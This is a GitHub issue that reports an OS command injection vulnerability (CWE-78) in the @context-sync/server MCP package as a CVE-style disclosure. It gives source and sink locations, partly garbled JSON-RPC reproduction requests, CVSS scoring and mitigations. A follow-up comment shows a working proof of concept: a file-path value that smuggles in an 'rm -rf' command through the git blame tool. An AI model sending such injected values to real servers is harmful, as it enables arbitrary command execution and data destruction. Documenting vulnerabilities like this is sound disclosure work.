

wing3e / public\_exp Public[Code](#) [Issues 66](#) [Pull requests](#) [Actions](#) [Projects](#) [Security and quality](#)[New issue](#)

# Command Injection Vulnerability in @context-sync/server #22

[Open](#)

BruceJqs opened on Mar 17



## Command Injection Vulnerability in @context-sync/server

### 1) CNA / Submission Type

- Submission type: Report a vulnerability (CVE ID request)
- Reporter role: Independent security researcher
- Report date: March 17, 2026

### 2) Reporter Contact (fill before submit)

- Reporter name: BruceJin
- Reporter email: brucejin@zju.edu.cn
- Permission to share contact with vendor: Yes

### 3) Vendor / Product Identification

- Vendor: Intina47
- Product: @context-sync/server
- Repository: <https://github.com/Intina47/context-sync>
- Affected component(s):
- src/server.ts
- src/git-integration.ts

## 4) Vulnerability Type

---

- CWE: CWE-78 (OS Command Injection)
- Short title: OS command injection in MCP/HTTP request handling

## 5) Affected Versions

---

- Confirmed affected: 2.0.0
- Suspected affected range: revisions containing the same request-to-sink flows listed below
- Fixed version: Not available at time of report (March 17, 2026)

## 6) Vulnerability Description

---

A command injection vulnerability (CWE-78) has been identified in @context-sync/server, specifically within the git-integration.ts component. An attacker with network access to the MCP/HTTP interface can supply maliciously crafted input through request parameters that flow unsanitized into OS command execution sinks (e.g., git blame). This allows arbitrary system commands to be executed with the privileges of the server process, leading to full host compromise, including data exposure, integrity loss, and potential service disruption. Versions up to and including 2.0.0 are confirmed affected.

## 7) Technical Root Cause

---

1. `js/command-injection-from-request`
  - Source: `src/server.ts:630 ( request )`
  - Sink: `src/git-integration.ts:380`
  - Sink code: `const output = this.exec(\ git blame --line-porcelain "${filepath}");``
2. `js/command-injection-from-request`
  - Source: `src/server.ts:630 ( request )`
  - Sink: `src/git-integration.ts:500`
  - Sink code: `return execSync(command, {`

## 8) Attack Prerequisites

---

- Attacker can invoke the MCP/HTTP endpoint or tool handler that reaches the vulnerable sink.
- No effective runtime policy strips or constrains attacker-controlled values before sink usage.
- If SSRF applies: server has network egress to attacker-chosen or internal targets.

## 9) Proof of Concept / Reproduction Guidance

---

This proof of concept provides a repository-grounded reproduction snippet for the reported issue.

1. Git Repository Preparation

```
mkdir -p /tmp/context-sync-lab
cd /tmp/context-sync-lab
git init
git config user.email repro@example.com
git config user.name repro
printf 'hello\n' > safe.txt
git add safe.txt
git commit -m init
```



## 2. Set project

```
{"jsonrpc": "2.0", "id": 1, "method": "tools/call", "params": {"name": "set_project", "arguments": {}}
```



## 3. Reproduction request

```
```json
```

```
{"jsonrpc": "2.0", "id": 1, "method": "tools/call", "params": {"name": "git", "arguments": {"action":
```

```
{"jsonrpc": "2.0", "id": 1, "method": "tools/call", "params": {"name": "git", "arguments": {"act
```



## 10) Security Impact

- Confidentiality: High (host/system data exposure possible).
- Integrity: High (command execution may alter server state).
- Availability: High (service disruption via command abuse possible).
- Scope: Changed.

## 11) CVSS v3.1 Suggestion

- Suggested vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
- Suggested base score: 10.0 (Critical)
- Adjust **PR** upward if the vulnerable tools are strictly admin-only and strongly authenticated.

## 12) Workarounds / Mitigations

- Remove direct shell-string execution from request-driven paths.
- Replace free-form commands with fixed allowlists and validated argument schemas.
- Prefer argument-array process execution without shell interpretation.
- Add authentication, authorization, logging, and rate limiting on sensitive MCP/HTTP handlers.

## 13) Recommended Fix

---

- Eliminate the request-to-sink data flow documented above.
- Add input schema validation at MCP/HTTP boundaries.
- Add regression tests proving attacker-controlled values cannot reach sensitive sinks.
- Publish a maintainer security advisory once a patch is released.

## 14) References

---

- Repository: <https://github.com/Intina47/context-sync>
- Reviewed source file: `src/server.ts`
- Reviewed source file: `src/git-integration.ts`
- CWE-78: <https://cwe.mitre.org/data/definitions/78.html>

## 15) Credits

---

- Discoverer: `BruceJin`
- Discovery method: Static analysis (CodeQL) plus repository source-code audit

## 16) Additional Notes for Form Mapping

---

- Audit verdict: Likely exploitable: command injection path reaches OS execution sink.
- Dynamic exploit replay status: not completed in this batch run.
- Maintainer should validate release mapping before coordinated disclosure.



BruceJqs on Mar 17

Author



Tools

List Tools

Clear

set\_project

Initialize a project for context tracking. Detects project type, tech stack, and architecture. Call this once when starting work on a new project. This is the foundation - run this first.

remember

Store important context about the project. Use when the user shares something that matters for future sessions: active work, architectural constraints, problems encountered, goals, decisions, notes, or caveats (AI mistakes/tech debt). NEW: CAVEAT TYPE - Track AI Mistakes & Tech Debt When you (the AI) realize something went wrong, ALWAYS call remember with type='caveat': - You tried something that didn't work - You took a shortcut instead of proper solution - You made changes but didn't verify them - You made assumptions that might be wrong - You used a workaround instead of fixing root cause Caveat Categories: - 'mistake': Tried X, got error Y, did workaround Z (not ideal) - 'shortcut': Skipped proper testing/verification to save time - 'unverified': Made changes but didn't build/test/verify - 'assumption': Assumed X works without checking - 'workaround': Fixed symptom but not root cause Caveat Metadata (REQUIRED): - 'severity': 'low' | 'medium' | 'high' | 'critical' - 'attempted': What you tried to do - 'error': What went wrong (if applicable) - 'recovery': What you did instead - 'verified': true/false - Did you test the recovery? - 'action\_required': What user needs to do (e.g., 'Restart MCP server') - 'affects\_production': true/false - Will users hit this issue? Example - Git Tool

git

Git repository operations with intelligence. Provides status, context, risk analysis, and code ownership insights. Actions: - 'status': Current branch, staged/unstaged changes, commit readiness - 'context': Suggested commit messages, recent commits, branch info - 'hotspots': Risk analysis - files with high change frequency (indicates complexity/bugs) - 'coupling': Files that change together (reveals hidden dependencies) - 'blame': Code ownership - who wrote what (find the expert to ask) - 'analysis': Comprehensive overview combining all insights Use Cases: - Before committing: 'git action=status' + 'git action=context' - Understanding risk: 'git action=hotspots' - find dangerous files - Refactoring: 'git action=coupling' - find tightly coupled files - Need help?: 'git action=blame path=file.ts' - find the expert - Big picture: 'git action=analysis' - complete health check

action

blame

path

safe.txt; rm -rf inspector\_poc.txt; #

staged

For context: show staged changes (default: false)

files

Format JSON

[]

limit

For hotspots: max results (default: 10)

minCoupling

For coupling: minimum co-changes (default: 3)


Run Tool

Tool Result: Success

```

**Code Ownership - safe.txt; rm -rf inspector_poc.txt; #**
**repro** - 100%
  1 lines
  Last edit: 31 minutes ago
**Primary Expert:** repro (100% ownership)
Ask them about this file's architecture and design decisions.

```



After executing the command via the code injection vulnerability, the inspector\_poc.txt has been successfully deleted.

wing3e mentioned this last month

Command Injection Vulnerability in Git Integration (CWE-78) Intina47/context-sync#31

Sign up for free to join this conversation on GitHub. Already have an account? Sign in to comment

## Metadata

### Assignees

No one assigned

---

### Labels

No labels

---

### Projects

No projects

---

### Milestone

No milestone

---

### Relationships

None yet

---

### Development

No branches or pull requests

---

### Participants

